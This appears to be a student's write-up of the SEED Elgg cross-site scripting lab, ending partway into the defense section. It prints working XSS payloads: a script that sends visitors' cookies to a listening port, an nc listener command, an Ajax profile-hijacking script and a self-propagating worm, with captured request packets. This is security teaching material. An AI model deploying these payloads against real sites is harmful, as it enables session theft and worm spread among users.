
All 3 attacks failed:

image-20240620232609700

GET request has no token:

image-20240620232620176

POST request has no token:

image-20240620232830171

Login has no token:

image-20240620232359807

Cross-Site Scripting (XSS) Attack Experiment

First need to switch websites, switch to http://www.xsslabelgg.com.


Use samy to log in, modify samy’s profile. In the About me field, first click Edit HTML, add the following content:

1
<script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) +  '>'); </script>  
image-20240621102354596



Switch to Alice and view Samy’s homepage, use nc to listen on port 5555 nc -l 5555 -v to view packet information, HTTP Header Live also works.

image-20240621102835358
image-20240621103053599

Task 2: Use Ajax Script to Automatically Initiate Session Hijacking

Use samy to log in, modify samy’s profile. In the About me field, first click Edit HTML, add the following content:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<script>  
window.onload = function () {
var ts = elgg.security.token.__elgg_ts;
var token = elgg.security.token.__elgg_token;
var guid = elgg.session.user.guid;
fetch('http://www.xsslabelgg.com/action/profile/edit', {
credentials: 'include',
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded'
},
body: new URLSearchParams({
__elgg_ts: ts,
__elgg_token: token,
guid: guid,
briefdescription: "Samy is my hero",
})
})
}
</script>


Then, switch to using Alice to log in, open Samy’s homepage from Alice’s interface to view. Through the HTTP Header Live plugin, it was found that a POST request to modify brief description has been sent out, achieving the attack effect. The sent HTTP packet:

image-20240621104726870

Task 3: Construct XSS Worm

Use samy to log in, modify samy’s profile. In the About me field, first click Edit HTML, add the following content:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<script id='worm'>  
setTimeout(() => {
var ts = elgg.security.token.__elgg_ts;
var token = elgg.security.token.__elgg_token;
var guid = elgg.session.user.guid;
fetch('http://www.xsslabelgg.com/action/profile/edit', {
credentials: 'include',
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded'
},
body: new URLSearchParams({
__elgg_ts: ts,
__elgg_token: token,
guid: guid,
briefdescription: "Samy is my hero",
description: "<script id='worm'>" + document.getElementById('worm').innerHTML + "<\/script>"
})
})
}, 3000)
</script>


Then, switch to using Alice to log in, open Samy’s homepage from Alice’s interface to view. Through the HTTP Header Live plugin, it was found that a POST request to modify brief description has been sent out, achieving the attack effect. The sent HTTP packet:

image-20240621105412187


Unlike the above, the description field of this POST packet was modified to the malicious XSS script itself, thus creating propagability. The specific content of the packet modifying Alice’s Profile is as follows.

image-20240621110705476
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
content-type: application/x-www-form-urlencoded
origin: http://www.xsslabelgg.com
Content-Length: 1136
Cookie: Elgg=jl5l97kq1k4todunjgn0ek8ft0
Connection: keep-alive
__elgg_ts=1718938378&__elgg_token=P-0B7cbe_msL5vOGF0n8AQ&guid=44&briefdescription=Samy is my hero&description=<script id='worm'>
setTimeout(() => {
var ts = elgg.security.token.__elgg_ts;
var token = elgg.security.token.__elgg_token;
var guid = elgg.session.user.guid;
fetch('http://www.xsslabelgg.com/action/profile/edit', {
credentials: 'include',
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded'
},
body: new URLSearchParams({
__elgg_ts: ts,
__elgg_token: token,
guid: guid,
briefdescription: "Samy is my hero",
description: "<script id='worm'>" + document.getElementById('worm').innerHTML + "<\/script>"
})
})
}, 3000)
</script>
POST: HTTP/1.1 302 Found
Date: Fri, 21 Jun 2024 02:53:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8



Log in as Boby and access Alice’s profile, can also get the POST packet modifying the profile and Boby’s introduction was also modified to the same sentence:

image-20240621111233972
image-20240621111431159

Task 4: Defense Strategy

Only Enable HTMLawed 1.9

Elgg has default defense strategies. The virtual machine has disabled and commented out the corresponding defense strategies. In fact, the Elgg web application originally enables a customized security plugin HTMLawed, which validates user input and removes tags from the input. This specific plugin is registered to the filter tags function in the elgg/engine/lib/input.php file. For example, it converts tags like